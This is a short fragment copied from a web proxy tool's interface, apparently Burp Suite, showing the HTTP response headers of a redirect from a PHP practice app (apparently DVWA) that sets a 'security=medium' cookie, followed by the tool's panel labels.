3 Server: Apache/2.2.8 (Ubuntu) DAV/2

4 X-Powered-By: PHP/5.2.4-2ubuntu5.10

5 Expires: Thu, 19 Nov 1981 08:52:00 GMT

6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

7 Pragma: no-cache

8 Set-Cookie: security=medium

9 Location: /dwa/security.php

10 Content-Length: 0

11 Keep-Alive: timeout=15, max=100

12 Connection: Keep-Alive

13 Content-Type: text/html

14

15

Inspector

Request attributes2

Request body parameters2

Request cookies2

Request headers13

Response headers12

0 Search

0 highlights

Event log (1) All issues

0 Search

0 highlights

Memory: 104.9MB